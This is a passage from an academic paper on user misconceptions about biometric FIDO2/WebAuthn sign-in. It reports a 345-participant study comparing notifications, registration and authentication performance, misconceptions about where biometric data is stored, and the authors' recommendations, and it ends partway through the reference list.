Figure 3: An overview of the Study 3 protocol and the visuals for the *Password* and *Non-biometric* conditions from Study 3.

sion in those groups. The ***Password*** condition saw a typical password-creation screen (Figure 3b). The ***Non-biometric*** condition saw the parallel "Fast and easy sign-in with your device's PIN, pattern, or password" (Figure 3c). Figure 4 shows the notifications for the six biometric conditions.

Survey Design: The surveys for both the registration and authentication phases were largely the same as in Study 1. However, in the registration survey, participants who successfully registered were also asked questions aimed at understanding their impressions of WebAuthn after being presented with all of the different notifications. The order in which the notifications appeared was randomized in order to avoid any ordering bias. Additionally, participants were only shown all of the notifications after they answered all questions relating to misconceptions in order to avoid priming them. As with Study 1, participants were not expected to have any technical expertise or prior knowledge of WebAuthn. Survey questions sought to understand participants' initial expectations.

Analysis Methods: Whereas Study 1 was primarily qualitative, Study 3's between-subjects design enabled quantitative comparisons across conditions. When comparing either numerical variables (e.g., timing) or ordinal responses on Likert scales, we first performed an omnibus Kruskal-Wallis H test (*KW*). In cases where the omnibus test was not significant, we report the distribution of responses across all conditions. If the omnibus test was significant, we performed (and report) pairwise, post-hoc Wilcoxon rank-sum tests. For categorical data, we used Fisher's Exact Test (*FET*). We also asked a few questions that compared all notifications within-subjects. Because each participant answered all questions in a repeated-measures design, we use the Friedman test, performing pairwise, post-hoc tests using Eisinga et al.'s method [17]. We set $\alpha = .05$. To control for multiple testing, we corrected p-values using the Benjamini-Hochberg method within each family of tests, as well as within each set of pairwise contrasts.

5.2 Participants

A total of 345 participants completed the registration phase, while an additional 29 failed to register for an account (similarly to Study 1, due to incompatible hardware, an incompatible web browser, or the phone failing to recognize a fingerprint). Of the 345 participants who successfully registered, 322 returned for the authentication phase, and 303 authenticated successfully. The registration phase (including the associated survey) took a median of 21 minutes, while the authentication phase took a median of 15 minutes. Between 40 and 49 participants were randomly assigned to each condition.

Of the 345 participants who successfully registered, 197 were men, 143 were women, 4 were non-binary, and 1 preferred not to answer. Participants were again relatively young, with 19% age 18–24, 39% age 25–34, 25% age 35-44, 11% age 45–54, and the remaining 5% age 55+. Among participants, 24% had a post-graduate degree, 40% had a college degree, 23% had completed some college without a degree, and 13% finished high school. Finally, 65% of participants had no background in technology/IT, 33% did, and 2% preferred not to answer. Asked if they had "heard of the terms WebAuthn or FIDO2," 18% reported they had. Most of them (79%) had first encountered it within the last year.


Among participants, 44% had a Samsung phone, 15% a Huawei phone, and 12% a Google phone. Across all 345 participants, 95% had enabled fingerprint unlock, 24% face unlock, and 5% iris unlock. Participants used either a four-digit PIN (48%), pattern (26%), PIN of another length (22%), or password (8%) as their non-biometric fallback mechanism.

5.3 Registration and Authentication

The 44 participants in the *Password* condition created an *ExampleTech*-specific password, of which 6 appeared (based on heuristics) to have been auto-generated by Chrome. Following recommendations from the literature [55], we required passwords be 8+ characters long and have a *zxcvbn* [61] strength score of 3+ (resisting $\geq 10^8$ guesses). The median PGS [58] *min_auto* guess number was 10^{13}, and the mean zxcvbn strength score was 3.4. The 40 participants in the *Non-biometric* WebAuthn condition used the method they typically use for unlocking their phone: a four-digit PIN (21 participants), pattern (14), PIN of another length (4), or password (1).

Most participants assigned to a biometric condition used their fingerprint. Of those 261 participants, 256 authenticated with a fingerprint, three with their iris, and two with their face. This preference toward fingerprints was also evident in the methods participants had enabled for phone unlocking.

The time it took participants to register an account on *ExampleTech* varied across conditions (KW $\chi^2(7) = 104.9$,



Biometric-Control *Biometric-Brands* *Biometric-Hacked* *Biometric-Leaves* *Biometric-Shared* *Biometric-Stored*

Figure 4: The notifications shown to participants in the six biometric WebAuthn conditions.

$p < .001$). The median time for the six biometric conditions ranged from 4.6 to 5.1 seconds, compared to 9.7 seconds for *Non-biometric* and 22.6 seconds for *Password*. These differences were statistically significant between all six biometric conditions and both *Non-biometric* (all $p < .001$) and *Password* (all $p < .001$). Registration required a median of a single attempt in all conditions. Participants in all conditions found the registration process highly usable, with a median score of 90.0 on the System Usability Scale (*SUS*).

The time it took to authenticate a week later also varied across conditions (KW $\chi^2(7) = 32.1$, $p < .001$). The median time to authenticate in the six biometric conditions ranged from 3.9 – 4.9 seconds, compared to 5.9 seconds for *Password* and 7.6 seconds for *Non-biometric*. The difference between *Non-biometric* and all seven other conditions was statistically significant (all $p \leq .001$), though no other pairwise differences (including compared to *Password*) were significant. As with registration, participants in all conditions found the authentication process highly usable, with a median SUS score of 95.0, which did not vary significantly across conditions.

Participants assigned to make an *ExampleTech*-specific password were less successful at authenticating than participants who used biometric WebAuthn. In our omnibus test, the proportion of participants who successfully authenticated varied across conditions (FET, $p < .001$). Whereas only 76% of *Password* participants successfully authenticated, 93% of *Non-biometric* participants and 95%–100% of participants in the six biometric conditions did so. In pairwise, post-hoc contrasts, we found that the difference between all six biometric conditions and *Password* was either significant or marginally significant (FET, $.030 \leq p \leq .086$ for all six comparisons). The 10 *Password* participants who were unable to log in reported forgetting their password.


5.4 Overall Perceptions of Security/Usability

Participants responded on a Likert scale to broad statements about the security, privacy, and easiness of the process of creating an account. We found that the authentication mechanism, and to a lesser extent the biometric WebAuthn notification shown, impacted perceptions of security and privacy.

As shown in Figure 5b, the distribution of responses to the statement "I think account creation at *ExampleTech* is secure" varied across conditions (KW $\chi^2(7) = 29.4$, $p < .001$). In each of the six biometric conditions, at least 60% of participants strongly or somewhat agreed with this statement. At the high end, 82% of *Biometric-Shared* and 78% of *Biometric-Hacked* participants strongly or somewhat agreed. In contrast, only 38% of *Non-biometric* participants strongly or somewhat agreed. For *Password*, this number was 57%. Agreement that account creation is secure was significantly higher for *Biometric-Shared* than for *Non-biometric* ($p < .001$) and *Password* ($p = .003$), while the difference with *Biometric-Stored* was marginally significant ($p = .084$). Similarly, agreement was significantly higher for *Biometric-Hacked* than *Non-biometric* ($p < .001$) and *Password* ($p = .009$). It was also significantly higher for *Biometric-Brands* than for *Non-biometric* ($p = .020$), and marginal compared to *Password* ($p = .080$). Finally, agreement for *Biometric-Control* was significantly higher than for *Non-biometric* ($p = .043$), as well as marginal for *Biometric-Leaves* compared to *Non-biometric* ($p = .080$). Across biometric groups, the most common justification for perceiving registration as secure was the general fact that they used biometrics (20% of participants). For example, P56 wrote, *"Biometrics are usually pretty reliable."*

Responses to "I think account creation at *ExampleTech* protects the privacy of my *fingerprint/PIN/...*" also varied by condition (KW $\chi^2(7) = 17.1$, $p = 0.025$), as shown in Figure 5a. Agreement was significantly higher for *Biometric-Shared* than for *Non-biometric* ($p = 0.025$) and *Password* ($p = 0.025$). Whereas 64% of *Biometric-Shared* participants felt their data was kept private, only 35% and 32% of *Non-biometric* and *Password* participants, respectively, thought so. No other contrasts were significant. In free-text justifications, 33 participants wrote that their assigned mechanism protects their privacy because the biometric stays on their phone. Of those participants, 24% saw *Biometric-Shared*, 24% saw *Biometric-Stored*, and 30% saw *Biometric-Leaves*.

In all conditions, participants found account creation easy. Across conditions, 89% of participants "strongly" agreed, and 9% "somewhat" agreed with the statement "I think account creation at *ExampleTech* is easy." Figure 5d shows these responses, which did not vary significantly by condition. The primary justification for perceiving WebAuthn as easy was that it was fast. Several participants in the biometric groups also noted that there was no need to remember passwords. For example, P163 wrote, "*I don't have to remember any pass-*



(a) Registration protects **privacy** of *{fingerp., face, PIN, pass., ...}*. (b) Registration is **secure**. (c) Sign-in is **secure**. (d) Registration is **easy**. (e) Sign-in is **easy**.

Figure 5: In Study 3, participants responded to Likert-scale questions about the security, privacy, and ease of use of registering for an account using their assigned mechanism: biometric WebAuthn, non-biometric WebAuthn, or a site-specific password.

words and I don't have to worry about losing the password." These results were echoed in the authentication phase.

In the second part of the study, we asked similar questions about whether sign-in was secure and easy. As shown in Figure 5c, perceptions of security again varied by condition (KW $\chi^2(7) = 34.0$, $p < .001$). Agreement was significantly higher in all six biometric conditions than in *Non-biometric* (all $p \leq .031$). It was also significantly higher in all six biometric conditions than in *Password* (all $p \leq .040$). Whereas 60% of *Non-biometric* participants and 63% of *Password* participants "somewhat" or "strongly" agreed, the same was true for 78%–93% of participants in the biometric conditions. As shown in Figure 5e, perceptions that sign-in was easy also varied by condition (KW $\chi^2(7) = 21.8$, $p = 0.008$). *Non-biometric* participants rated sign-in as significantly less easy than *Biometric-Control* ($p = .044$), *Biometric-Hacked* ($p = .045$), *Biometric-Shared* ($p = .045$), or *Biometric-Stored* ($p = .044$). 40% of biometric participants, but only 7% of those in *Password*, said sign-in was easy because it was fast.

5.5 Security Misconceptions

Storage Location: To quantify participants' mental models about where data about their biometric or non-biometric fallback (e.g., PIN) is stored when using WebAuthn, we asked a multiple-choice question: "From the list below, where do you think your *chosen biometric/fallback secret* (or data derived from it) is stored when you created an account at *ExampleTech*? Select all that apply." Based on the misconceptions observed in Study 1, we provided the following options: "on my phone"; "on *ExampleTech*'s computers"; "on your phone manufacturer's computers"; "on the computers of a third-party that handles the login process"; "on the computers of another third-party"; and a fill-in-the-blank "other."

In WebAuthn, the biometric is stored only on the phone, a design decision that is critical for users' privacy. Unfortunately, only 40% of participants across the 7 WebAuthn conditions correctly chose only "on my phone" for where their biometric or non-biometric fallback secret is stored. While 55% of *Biometric-Stored* and 50% of *Biometric-Leaves* participants chose only "on my phone," compared to between 33% and 39% in the five other conditions, these differences were not statistically significant (KW $\chi^2(6) = 7.7$, $p = 0.265$). 22% incorrectly chose that the data is stored only on *ExampleTech*'s computers, 10% chose that it is stored in both of those places, and 7% incorrectly chose that the data is stored "on the computers of a third-party that handles the login process."

We asked a parallel question about where data is stored for unlocking a phone. In stark contrast, 71% of participants across the seven WebAuthn conditions correctly chose only "on my phone" for where their data is stored for unlocking their phone. Even though the actual storage location is identical, far more participants had misconceptions about where their data is stored in WebAuthn than in phone unlocking.

Other misconceptions followed from misunderstandings about biometric storage. We asked, "Do you expect a member of our research team who maintains the *ExampleTech* website to have access to your biometric *data*?" 15% of participants incorrectly answered "probably" or "definitely yes," mostly because they thought data is stored in *ExampleTech*'s database or that employee access to the data is needed for maintenance reasons. Interestingly, participants in all biometric conditions except *Biometric-Leaves* and *Biometric-Stored* wrote that biometric data does not have any value to employees or that employees have no reason to access it.

Processing of Biometric Data: We asked participants to respond to: "If an attacker stole data from the *ExampleTech* database, do you think the attacker would have your *fingerprint/PIN/...*?" Responses varied across conditions (KW $\chi^2(7) = 41.1$, $p < .001$). 43% of *Non-biometric* participants incorrectly believed attackers could "probably" or "definitely" get their non-biometric mechanism for unlocking their phone. In contrast, no more than 20% of participants in any of the six biometric conditions incorrectly believed the attacker could "probably" or "definitely" get their biometric. These differences were statistically significant between *Non-biometric* and all six biometric conditions (all $p \leq .020$), as well as between *Password* and all six biometric conditions (all $p \leq .005$). Assumptions that biometric data is stored securely or encrypted was the primary reason participants gave as to why an attacker would not have access. In contrast, other participants thought hackers could gain access because they are highly skilled. However, all of these participants missed the key point that the website does not store biometrics at all.

Third-Party Access: Between 23% (*Biometric-Stored*) and 39% (*Biometric-Leaves*) of participants incorrectly thought their biometrics or data derived from them were sent to a third party for processing. That a confirmation or vaguely defined "login token" is sent by the third-party service upon successful authentication was mentioned by between 12% and 20% of participants per biometric condition. In contrast, 14% of *Biometric-Leaves* participants (far more than in any other group) correctly noted that no biometric data is sent.

Lost Phones: Next, we asked if someone who found a lost phone could access the participant's account. Responses varied by condition (KW $\chi^2(7) = 54.6$, $p < .001$). Whereas at most 10% of participants in any biometric condition answered "probably" or "definitely" yes, 41% of *Password* and 15% of *Non-biometric* participants gave those answers. Agreement was significantly higher for *Password* and *Non-biometric* compared to all six biometric conditions (all $p < .001$ and all $p \leq .036$, respectively). Biometric participants' free-text justifications emphasized that someone who found their phone would not have their biometric. Other participants mentioned biometrics' inherent security "features," such as their uniqueness or difficulty to fake. Only 7 participants across all biometric groups correctly noted that attackers could, in fact, just use the device's fallback PIN, pattern, or password.

Cross-Site Usage: We also investigated whether participants thought an employee of a trustworthy/untrustworthy website where the participant is also registered could access their account at *ExampleTech*. 48% of *Password* participants expected an untrustworthy site could leverage their password to sign into other sites, which is the case if the user reuses passwords across sites. In contrast, 40% of *Non-biometric* participants and up to 39% of participants in each biometric condition incorrectly also thought they were putting themselves at risk. We asked a parallel question, replacing "untrustworthy website" with "companies, such as eBay, Google, and Microsoft." Only 15% of participants answered "probably yes" or "definitely yes," highlighting the need for further education that WebAuthn can be used safely even on potentially untrustworthy websites.

5.6 Usability Misconceptions

Availability: Only 38% of participants across the six biometric conditions correctly realized they could sign into their account even if the scanner failed to read their biometric; 46% incorrectly thought they would be unable to do so. Most commonly, incorrect free-text justifications suggested that participants were unaware that biometric WebAuthn always has a non-biometric fallback. Other participants assumed they could use classic reset mechanisms like email recovery or calling a website's service hotline.

Multiple Devices: Among participants, 34% thought they "probably" or "definitely" could log into *ExampleTech* via WebAuthn while using a different device (e.g., a friend's phone), while another 17% were unsure. Most participants who thought they could log in from another device incorrectly assumed their biometric was stored by *ExampleTech*. A few, however, chose this answer, (correctly) realizing that they could register a separate account on another device.


Delegating Access: Asked if they think a friend or family member could sign into the participant's account with their permission, 10% or fewer of the participants in any biometric condition answered "probably" or "definitely yes." This result emphasizes that the vast majority of participants were unaware that they could share their phone and its non-biometric fallback method (e.g., the phone's unlock PIN) to delegate access. While we found no significant differences across biometric conditions, perceptions did vary across conditions (KW $\chi^2(7) = 107.4$, $p < .001$). Specifically, most participants in *Password* (52%) and *Non-biometric* (60%) realized they could delegate access, which is significantly higher than in any biometric group (all $p < .001$).

5.7 Comparison of Notifications

To further understand what the notifications we designed based on Study 2 communicated, we asked a series of questions to all biometric participants about the five notifications other than *Biometric-Control*. Here, condition names refer only to the notification; every biometric participant saw every notification in a randomized order in a within-subjects design. An overview of the results is given in Figure 6.

The notifications created varied impressions. As shown in Figure 6a, responses to "how secure would you feel using your fingerprint or face to create an account at *ExampleTech*?" varied across notifications (Friedman $\chi^2(4) = 196.6$, $p < .001$). Among participants, 51% reported they would feel "extremely secure" after viewing *Biometric-Leaves*; 50% reported the same after viewing *Biometric-Stored*. In contrast, fewer participants felt the same for *Biometric-Shared* (36%), *Biometric-Hacked* (33%), and *Biometric-Brands* (19%). *Biometric-Leaves* was rated as significantly more secure than *Biometric-Shared* ($p = .004$), *Biometric-Hacked* ($p < .001$), and *Biometric-Brands* ($p < .001$). Similarly, *Biometric-Stored* was rated as significantly more secure than *Biometric-Shared* ($p = .006$), *Biometric-Hacked* ($p < .001$), and *Biometric-Brands* ($p < .001$). Participants also felt significantly more secure for both *Biometric-Shared* ($p < .001$) and *Biometric-Hacked* ($p < .001$) compared to *Biometric-Brands*.

As shown in Figure 6b, responses to "how easy do you expect it to be to create an account at *ExampleTech*?" also varied across notifications (Friedman's $\chi^2(4) = 54.5$, $p < .001$). Participants felt that *Biometric-Brands* suggested account creation was more difficult than for the other four notifications (all $p \leq .047$). Whereas 40% of participants felt creating an account would be "extremely easy" after viewing *Biometric-Brands*, between 46% and 55% felt the same after viewing the other notifications.



(a) Notification suggests that creating an account with a biometric is **secure**.

(b) Notification suggests that creating an account with a biometric is **easy**.

(c) Participants' relative **ranking** of notifications.

Figure 6: Participants' relative perceptions and rankings of biometric WebAuthn notifications (within-subjects).

When asked to rank these 5 notifications (cf. Figure 6c), a plurality of participants (28%) ranked *Biometric-Leaves* first. Furthermore, 51% of participants ranked *Biometric-Leaves* first or second, and the smallest fraction (11%) ranked it last. Next best, *Biometric-Stored* was ranked first by 20% of participants, and either first or second by 48%. No other notification was ranked either first or second by more than 39% of participants. In contrast, 40% of participants ranked *Biometric-Brands* last. Differences in rankings were significant (Friedman $\chi^2(4) = 51.1$, $p < .001$). *Biometric-Leaves*, *Biometric-Stored*, and *Biometric-Shared* were ranked higher than *Biometric-Brands* (all $p < .001$) and *Biometric-Hacked* (all $p \leq .046$). *Biometric-Hacked* was itself ranked higher than *Biometric-Brands* ($p = .046$).

5.8 Choosing Biometric WebAuthn

Biometric WebAuthn Preferred Over Passwords: We asked participants to select types of websites on which they would "choose to use a biometric login. . . over a password." Only 5% of participants did not select any of the listed websites. In contrast, 87% indicated they would do so on banking websites, 62% for email, and between 48% and 56% for work, social media, shopping, and education websites. In contrast, when we asked a parallel question about non-biometric WebAuthn, 34% of participants did not select any of the listed websites. For each website, between 27% and 40% of participants would use non-biometric WebAuthn.

If given a choice between biometric sign-in and a password for *ExampleTech*, 66% of participants were "extremely likely" to choose biometric sign-in, while an additional 22% were "somewhat likely" to do so. Only 10% were "somewhat" or "extremely unlikely" to do so. This likelihood varied across groups (KW $\chi^2(7) = 20.3$, $p = .013$). Whereas 89% to 95% of participants in the biometric conditions were likely to do so, only 70% of *Non-biometric* and 69% of *Password* participants responded the same. These results suggest a single experience with biometric WebAuthn makes adoption more likely.

Biometrics Considered More Secure: While 75% of participants felt passwords were "slightly" or "much less secure" than biometric sign-in, only 10% felt passwords were "slightly" or "much more secure." Comparing fingerprint and face biometrics, 33% of participants felt they were equally secure, while 58% felt face was less secure than fingerprint. Comparing their non-biometric unlock mechanism to a site-specific password, 51% of participants felt their unlock mechanism was less secure than a site-specific password. This result was heavily influenced by the misconception that guessing the PIN or pattern was sufficient for gaining access. Note that with WebAuthn, physical access to the phone would also be required.

Website Trustworthiness: Due to misconceptions about biometric storage, we found a large gap between participants' willingness to register with biometric WebAuthn on trustworthy and untrustworthy websites. Whereas 86% of participants were "extremely" or "somewhat likely" to use biometric WebAuthn on trusted websites, only 24% answered the same for untrusted websites. Because only a site-specific public key is transferred, registering on a potentially untrustworthy website with WebAuthn does not actually put the user at risk. In fact, it is far safer to register at untrustworthy websites with WebAuthn rather than a (potentially reused) password.

6 Discussion

Key Misconceptions About Biometric WebAuthn: Our participants perceived biometric WebAuthn as more secure than passwords. However, we observed that participants tried to infer how this new authentication system worked based on their existing knowledge about passwords and phone unlocking. While some misconceptions participants expressed (e.g., availability concerns) are well-established in the literature, we identified new issues specific to biometric WebAuthn. The most urgent and salient misconception we identified in the context of WebAuthn is where users believe their biometrics are stored. The fraction of participants we observed reporting that their biometric data is sent to *ExampleTech* is alarming. Thus, when deploying WebAuthn with support for local biometric authentication, such as on mobile devices and some security keys, we urge services to address this misconception.

Our results show a clear usability advantage of biometric over non-biometric WebAuthn (PIN, pattern, or password). Our participants were surprised by how easy and fast the account creation and login process was. Due to the value participants placed on ease and speed of use, we also suggest services emphasize this when communicating with end users.

The notifications we tested to address misconceptions were impactful. In particular, *Biometric-Leaves* and *Biometric-Stored* increased the fraction of participants who correctly reported that their biometric is stored on the device from one-third up to one-half. Still, a single, brief notification is not enough to address this fundamental issue. Users will need more education on where their biometric is stored.

In regards to previous work by Lyastani et al. [32], Farke et al. [18], and Takakuwa [54] about using WebAuthn with hardware security keys, our work confirms their findings (recovery, lost authenticators, revocation, and mental models), but has also identified problems (storage, processing, transferability across multiple devices, and delegating access) that are specific to biometric WebAuthn and should be addressed to make the large-scale deployment of WebAuthn a success.

FIDO2/WebAuthn Implementation Issues: As already touched upon in previous work [40], we identified vendors' different implementations of the WebAuthn "Verify your identity" screen (cf. Figure 1b) to be a major usability hurdle. Depending on the OS version, hardware vendor, biometric sensor position (i.e., back of the phone or in-display), UI appearance settings (light or dark), and configured knowledge-based fallback scheme (i.e., PIN, pattern, or password) the interface is very different. Online services can influence the appearance as well by configuring an authenticator attachment selection criteria (i.e., no preference, platform, cross-platform) that allows user to select an external (roaming) authenticator such as a USB, NFC, or Bluetooth hardware security key or not.

Recommendations and Takeaways: The notifications our participants developed were centered around addressing misconceptions. Specific to biometric WebAuthn, we found that users' mental models differ substantially from other use cases on mobile devices, like phone unlocking. Our participants explicitly pointed out that they could unlock their phone with biometrics even without a data connection, so the biometric must be stored locally. In contrast, we observed that participants commonly applied their mental model for password-based sign-in, concluding that their biometric must be transmitted to the website as a password would. Compared to eBay's notification (cf. Figure 1a), which motivates users by focusing on the weaknesses of passwords, we recommend focusing on the convenience of WebAuthn instead.

Services implementing *biometric* WebAuthn should:

- Explicitly say that biometric data is not sent to, nor stored by, the website.
- Emphasize biometric authentication's speed and ease.
- Focus on WebAuthn's convenience, rather than comparing it to passwords.

Researchers should:

- Aim to solve impediments to adoption (e.g., transferability across devices [54], delegating access)
- Move beyond notifications and study richer interactions (e.g., short videos [32]) aiming to counteract lingering misconceptions (e.g., where biometrics are stored).

Limitations: Our studies have a number of limitations. Responses from our participants may suffer from a social desirability and response bias. To mitigate this, we did not explain that this was a study about usability or security, and we reminded our participants that people might have many different opinions. Like many human-subject studies, there is always the potential for a bias in question wording. To avoid this, we adhered to best practices [47] like keeping the questions short and clear, randomization, and piloting. All questionnaires we used can be found online [31]. As in previous work [32], we relied on a controllable artificial account setting, so our notifications have not been tested with real-world services. Most importantly, our studies are limited by our recruitment method using Prolific. Prior work [48] suggests that online studies about security and privacy behavior can approximate behaviors of populations well. Our studies are based on convenience samples, so they are inherently limited in their ecological validity. Participants were rather young, well-educated, and a fraction reported having an IT background. Most notably, due to our recruitment criteria, our study only included people that unlock their phone using biometrics, which might include a less privacy-concerned population and influence the responses towards a more positive perception of biometric authentication.

Future Work: Biometrics can be used for authentication on mobile devices in many contexts other than websites, including unlocking the device or within apps (e.g., online banking apps or password managers). We intentionally scoped our studies to web authentication and only relied on mobile devices as they offered the easiest-to-control study environment [20]. Nevertheless, users' mental models may differ between these contexts, and we consider studying the difference between biometric usage within apps compared to a website context important future work. Moreover, research on the design of warnings has shown that design factors like icons, colors, notification style, or choice (such as providing an alternative way for account creation) can significantly influence the notification's effectiveness. Promising UI designs like personalization or opinionated nudging could also be evaluated. We therefore consider it meaningful to explore further design patterns or richer interactions that more specifically focus on encouraging WebAuthn adoption.

7 Conclusion

In this work, we studied misconceptions of FIDO2 WebAuthn using biometrics. An online study with 42 crowdworkers revealed that 67% incorrectly thought their biometrics were transmitted to the website. In co-design sessions, we developed short-form notifications aiming to mitigate misconceptions surrounding WebAuthn. Participants focused on security, convenience, availability, and a comparison to (and emphasis of the drawbacks of) passwords. Via a 345-participant online study where we compared notifications, we found that

notifications that focus on the storage location of the biometric are most effective in counteracting misconceptions. Nevertheless, key misconceptions partially persisted. However, participants indicated high interest in adopting biometric WebAuthn over non-biometric WebAuthn and passwords.

Acknowledgments

We thank Anika Bansal and Olivia Morkved for study assistance, as well as Sven Bugiel for shepherding the paper. This research was partially funded by the MKW-NRW research training group *SecHuman* and the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) under Germany's Excellence Strategy – EXC 2092 *CASA* – 390781972.

Availability

An extended version of this work with screenshots of all notification designs, the full questionnaires, and more is available online [31]. Our FIDO2 implementation, based on Spomky-Labs' PHP WebAuthn Framework [38], is at: https://github.com/UChicagoSUPERgroup/fido2biometrics.

References

[1] Devdatta Akhawe and Adrienne Porter Felt. Alice in Warningland: A Large-Scale Field Study of Browser Security Warning Effectiveness. In *Proc. USENIX Security*, 2013.

[2] Aftab Alam, Katharina Krombholz, and Sven Bugiel. Poster: Let History Not Repeat Itself (This Time) – Tackling WebAuthn Developer Issues Early On. In *Proc. CCS*, 2019.

[3] Hazim Almuhimedi, Adrienne Porter Felt, Robert W. Reeder, and Sunny Consolvo. Your Reputation Precedes You: History, Reputation, and the Chrome Malware Warning. In *Proc. SOUPS*, 2014.

[4] Kholoud Althobaiti, Nicole Meng, and Kami Vaniea. I Don't Need an Expert! Making URL Phishing Features Human Comprehensible. In *Proc. CHI*, 2021.

[5] Dirk Balfanz, Alexei Czeskis, Jeff Hodges, J.C. Jones, Michael B. Jones, Akshay Kumar, Angelo Liao, Rolf Lindemann, and Emil Lundberg. Web Authentication: An API for Accessing Public Key Credentials – Level 1, March 2019. https://www.w3.org/TR/2019/REC-webauthn-1-20190304/, as of June 2, 2021.

[6] Lujo Bauer, Cristian Bravo-Lillo, Lorrie Cranor, and Elli Fragkaki. Warning Design Guidelines. Technical Report CMU-CyLab-13-002, Carnegie Mellon University, 2013.

[7] Chandrasekhar Bhagavatula, Blase Ur, Kevin Iacovino, Su Mon Kywey, Lorrie Cranor, and Marios Savvides. Biometric Authentication on iPhone and Android: Usability, Perceptions, and Influences on Adoption. In *Proc. USEC*, 2015.

[8] Christian Bravo-Lillo, Lorrie Cranor, Julie S. Downs, and Saranga Komanduri. Bridging the Gap in Computer Security Warnings: A Mental Model Approach. *Security & Privacy*, 9(2):18–26, 2011.

[9] Ivan Cherapau, Ildar Muslukhov, Nalin Asanka, and Konstantin Beznosov. On the Impact of Touch ID on iPhone Passcodes. In *Proc. SOUPS*, 2015.

[10] Chhaya Chouhan, Christy M. LaPerriere, Zaina Aljallad, Jess Kropczynski, Heather Lipford, and Pamela J. Wisniewski. Co-Designing for Community Oversight: Helping People Make Privacy and Security Decisions Together. In *Proc. CSCW*, 2019.

[11] Jessica Colnago, Summer Devlin, Maggie Oates, Chelse Swoopes, Lujo Bauer, Lorrie Cranor, and Nicolas Christin. "It's Not Actually That Horrible": Exploring Adoption of Two-Factor Authentication at a University. In *Proc. CHI*, 2018.

[12] Heather Crawford and Karen Renaud. Understanding User Perceptions of Transparent Authentication on a Mobile Device. *Trust Management*, 1(1):1–28, 2014.

[13] Sanchari Das, Andrew Dingman, and L. Jean Camp. Why Johnny Doesn't Use Two Factor: A Two-Phase Usability Study of the FIDO U2F Security Key. In *Proc. FC*, 2018.

[14] Alexander De Luca, Alina Hang, Emanuel von Zezschwitz, and Heinrich Hussmann. I Feel Like I'm Taking Selfies All Day!: Towards Understanding Biometric Authentication on Smartphones. In *Proc. CHI*, 2015.

[15] Serge Egelman, Lorrie Cranor, and Jason Hong. You've Been Warned: An Empirical Study of the Effectiveness of Web Browser Phishing Warnings. In *Proc. CHI*, 2008.

[16] Serge Egelman and Stuart Schechter. The Importance of Being Earnest [in Security Warnings]. In *Proc. FC*, 2013.

[17] Rob Eisinga, Tom Heskes, Ben Pelzer, and Manfred Te Grotenhuis. Exact p-Values for Pairwise Comparison of Friedman Rank Sums, with Application to Comparing Classifiers. *BMC Bioinformatics*, 18(1):68:1–18, 2017.

[18] Florian M. Farke, Lennart Lorenz, Theodor Schnitzler, Philipp Markert, and Markus Dürmuth. "You still use

the password after all" – Exploring FIDO2 Security Keys in a Small Company. In *Proc. SOUPS*, 2020.

[19] Fast IDentity Online (FIDO) Alliance. How FIDO Works, August 2020. https://fidoalliance.org/how-fido-works/, as of June 2, 2021.

[20] Fast IDentity Online (FIDO) Alliance. Support for FIDO2: WebAuthn and CTAP – Browsers and Platforms, June 2020. https://fidoalliance.org/fido2/fido2-web-authentication-webauthn/, as of June 2, 2021.

[21] Adrienne Porter Felt, Alex Ainslie, Robert W. Reeder, Sunny Consolvo, Somas Thyagaraja, Alan Bettes, Helen Harris, and Jeff Grimes. Improving SSL Warnings: Comprehension and Adherence. In *Proc. CHI*, 2015.

[22] David Mandell Freeman, Sakshi Jain, Markus Dürmuth, Battista Biggio, and Giorgio Giacinto. Who Are You? A Statistical Approach to Measuring User Authenticity. In *Proc. NDSS*, 2016.

[23] Maximilian Golla, Miranda Wei, Juliette Hainline, Lydia Filipe, Markus Dürmuth, Elissa Redmiles, and Blase Ur. "What was that site doing with my Facebook password?" Designing Password-Reuse Notifications. In *Proc. CCS*, 2018.

[24] Lauren Goodegear. Our Password-Free Future Is Near (But Not Really), April 2018. https://www.wired.com/story/webauthn-in-browsers/, as of June 2, 2021.

[25] Peter Leo Gorski, Yasemin Acar, Luigi Lo Iacono, and Sascha Fahl. Listen to Developers! A Participatory Design Study on Security Warnings for Cryptographic APIs. In *Proc. CHI*, 2020.

[26] Eric Grosse and Mayank Upadhyay. Authentication at Scale. *Security & Privacy*, 11(1):15–22, 2013.

